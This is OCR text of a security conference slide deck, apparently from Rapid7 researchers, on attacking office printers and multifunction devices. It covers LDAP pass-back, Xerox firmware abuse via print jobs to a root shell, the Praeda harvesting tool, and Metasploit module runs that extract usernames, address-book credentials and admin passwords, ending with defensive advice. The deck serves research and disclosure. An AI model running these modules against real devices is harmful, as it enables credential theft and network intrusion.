
RAPID7

Sharp LDAP Setup Screen



RAPID7

Sharp LDAP Setup Screen



RAPID7

Sharp Passing the Credentials

Print

Print

print

verb (used with object).

1. To produce (a text, picture, etc.) by applying inked types, plates, blocks, or the like, to paper or other material either by direct pressure or indirectly by offsetting an image onto an intermediate roller.

2. To reproduce (a design or pattern) by engraving on a plate or block.

print

verb (used with object).

1. The evil take over of a printer for the purpose of pillaging and plundering, accomplished using a print job over port 9100

RAPID7


- Print -

Xerox Workcentre Firmware Attack

RAPID7

Print

- Firmware attacks attack against Xerox
  - Xerox firmware files “.dlm” are simple Tar file with XRX job ticketing header



RAPID7

Print

- Extract a Xerox workcentra firmware you can find some interesting files
  - opt/nc/dlm_toolkit
  - dlm_tookit is used to build DLM firmware packages and sign them

```
drwxr-xr-x   6 percX  staff    204 Mar 10  2010 .
drwxr-xr-x  13 percX  staff    442 Mar 10  2010 ..
-rwxr-xr-x   1 percX  staff  25672 Mar 10  2010 dlm_maker
-rwxr-xr-x   1 percX  staff   2627 Mar 10  2010 dlm_strip
drwxr-xr-x   8 percX  staff    272 Mar 10  2010 keyfiles
-rwxr-xr-x   1 percX  staff  43776 Mar 10  2010 sha256deep
```

Print

- dlm_maker application

```
where:
        -n      specifies the DLM name

        -t      specifies the DLM type (patch, upgrade, thirdpty, etc)

        -c      specifies to use the old checksum method instead of
                signatures.  This can also be specified by the env.
                variable DLM_CHECKSUM being set to anything.

        -i      specifes a client ID string
                The default is the local user and hostname.

        -v      specifies the DLM version
                The default is to specify NO_DLM_VERSION_CHECK.

        -o      specifies the output filename.
                The default is to append '.dlm' to the content filename,
                removing ".tar" and ".tgz" extensions if found.

        -p      use tmp file for dlm validate ( -V )

        -D      specifies the DLM toolkit directory.
```

RAPID7

Demo Video

Print Job to Remote Root Shell

Print

- Detail white paper on Xerox firmware attack
  - http://h.foofus.net/goons/percx/Xerox_hack.pdf

Vulnerable Xerox Models

WorkCentre Pro 232/238/245/255/265/275
WorkCentre Pro C2128/C2636/C3545
WorkCentre Pro M165/M175
WorkCentre Pro 65/75/90
WorkCentre M35/M45/M55
WorkCentre 5632/5635/5645/5655/5665/5675
WorkCentre 6400
WorkCentre 7755/7765/7775
ColorQube 9301/9302/9303

WorkCentre 232/238/245/255/265/275
WorkCentre Pro 165/175
WorkCentre Pro 32/40 Color
WorkCentre Pro 35/45/55
WorkCentre 5030
WorkCentre 5735/5740/5745
WorkCentre 7655/7665/7675
ColorQube 9201/9202/9203

Praeda+
Metasploit=
Praedasploit

Praeda

Praeda (Latin for *plunder, booty, spoils of war)*

Current Praeda version (Written in Perl)

Embedded device information harvesting tool

- Enumerate 103 devices/models
- Fingerprints devices using:
  1. Title page & server type
  2. SNMP

Praeda

How it works:

- Scan network for embedded systems
- Fingerprint embedded systems
- Run Preada modules based on fingerprint
- Gather data and log it

Praeda

- How we use it:
  - One of the first tools we run on an assessment
  - Use data harvested to gain foothold in environment
  - Success rate is pretty darn good. :)

Metasploit

- Easier to maintain and less decency issues
- Captured data can be stored within Metasploit's database for later use (ex: psexec and brute force modules)
- Large community base. Easier for users to contribute their own printer pwning modules

Praedasploit Beta Modules

- Modules we have created:
  - Xerox LDAP pass-back module
  - Konica address book extract module
  - Dell and HP username extract module

Praedasploit module example

Extracting usernames from a HP Color LaserJet CP3505


```
msf auxiliary(hp_cp35xx_user_enum) > show options

Module options (auxiliary/scanner/http/hp_cp35xx_user_enum):

   Name     Current Setting       Required  Description
   ----     ---------------       --------  -----------
   Proxies                        no        Use a proxy chain
   RHOSTS   192.168.1.50          yes       The target address range or CIDR identifier
   RPORT    80                    yes       The target port
   SSL      false                 yes       Negotiate SSL for outgoing connections
   THREADS  1                     yes       The number of concurrent threads
   TIMEOUT  20                    yes       Timeout for printer probe
   VHOST                          no        HTTP server virtual host

msf auxiliary(hp_cp35xx_user_enum) > run

[*] Attempting to enumerate usernames from: 140.192.98.246
[+] Found the following users: ["kabamz","jbanjo"]
[*] Credentials saved in: /root/.msf4/loot/20140603082806_default_192.168.1.50_hp.cp.usernames_695722.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



RAPID7

Praedasploit module example

Extracting Address books from Canon IR-ADV

```
msf auxiliary(canon_iradv_pwd_extract) > set RHOSTS 192.168.1.75
RHOSTS => 192.168.1.75
msf auxiliary(canon_iradv_pwd_extract) > run

[*] Attempting to extract passwords from the address books on the MFP at 192.168.1.75
[+] 192.168.1.75  SUCCESSFUL login with USER='7654321' : PASSWORD='7654321'
[*] # Canon AddressBook version: 1
# CharSet: WCP1252
# SubAddressBookName:
# DB Version: 0x0108

subdbid: 1
dn: 308
uuid: 0ad31031-eaf0-11e3-8008-00110fd31af1
cn:: siq778UP
cnread:: sg==
url: \\192.168.48.84\Users
path: \Public\SCAN
username:sysscan
pwd: cod3sc4n
pwdinputflag: false
accesscode: 0
protocol: smb
objectclass: top
objectclass: extensibleobject
objectclass: remotefilesystem


[*] Credentials saved in: /opt/metasploit/apps/pro/loot/20140603204632_192.168.1.75
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

RAPID7

Praedasploit module example

Extracting Address books from Konica Minolta

```
msf auxiliary(konica_minolta_pwd_extract) > show options

Module options (auxiliary/scanner/praeda/konica_minolta_pwd_extract):

   Name     Current Setting        Required  Description
   ----     ---------------        --------  -----------
   PASSWD   12345678               yes       The default Admin password
   Proxies                         no        Use a proxy chain
   RHOSTS   10.128.6.32            yes       The target address range or CIDR identifier
   RPORT    50001                  yes       The target port
   SSL      false                  yes       Negotiate SSL for outgoing connections
   THREADS  1                      yes       The number of concurrent threads
   TIMEOUT  20                     yes       Timeout for printer probe
   USER     Admin                  no        The default Admin user
   VHOST                           no        HTTP server virtual host

msf auxiliary(konica_minolta_pwd_extract) > run

[*] Attempting to extract username and password for the host at 10.128.6.32
[+] User=KonicaAdmin:Password=Gye$71Fw:Folder=/storage:ftp_host=10.128.6.85:SMB_host=
[+] User=KonicaAdmin:Password=Gye$71Fw:Folder=/storage:ftp_host=10.128.6.30:SMB_host=
[*] Credentials saved in: /opt/metasploit/apps/pro/loot/20140604112905_test_10.128.6.32_konica_pwds_406192.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(konica_minolta_pwd_extract) >
```

RAPID7

Praedasploit module example

Extracting admin password from Xerox 5735

```
msf auxiliary(xerox_console_pwd_enum) > run

[*] Attempting to extract admin console passwords on Xerox MFP at 192.168.50.21
[*] Sending print job

[*] Retrieving  password from 192.168.50.21

[*] Extracted Password:  1111
[*] Removing print job

[*] Credentials saved in: /root/.msf4/loot/20140605144653_default_192.168.50.21_xerox.password_136428.txt
[*] Auxiliary module execution completed
msf auxiliary(xerox_console_pwd_enum) >
```

RAPID7

Praedasploit Future

- Additional Metasploit modules
- Embedded system scanning engine
  - Fingerprint embedded devices
  - The ability to call Metasploit modules

SECURING YOUR ENVIRONMENT

Securing Your Environment

- Change default password
  - Don’t match the default password schema
- Patch management
- Disable firmware upgrades
- Don’t expose to the Internet
- Functional isolation (Access Control Lists)
  - Payroll
  - HR
  - MFP management interface

Question?

Deral Heiland

Deral_heiland@rapid7.com

Twitter: @Percent_X

Pete Arzamendi

Pete_Arzamendi@rapid7.com

Twitter: @thebokojan

https://github.com/MooseDojo/

RAPID7

END OF THE WORLD AS WE KNOW IT

RAPID7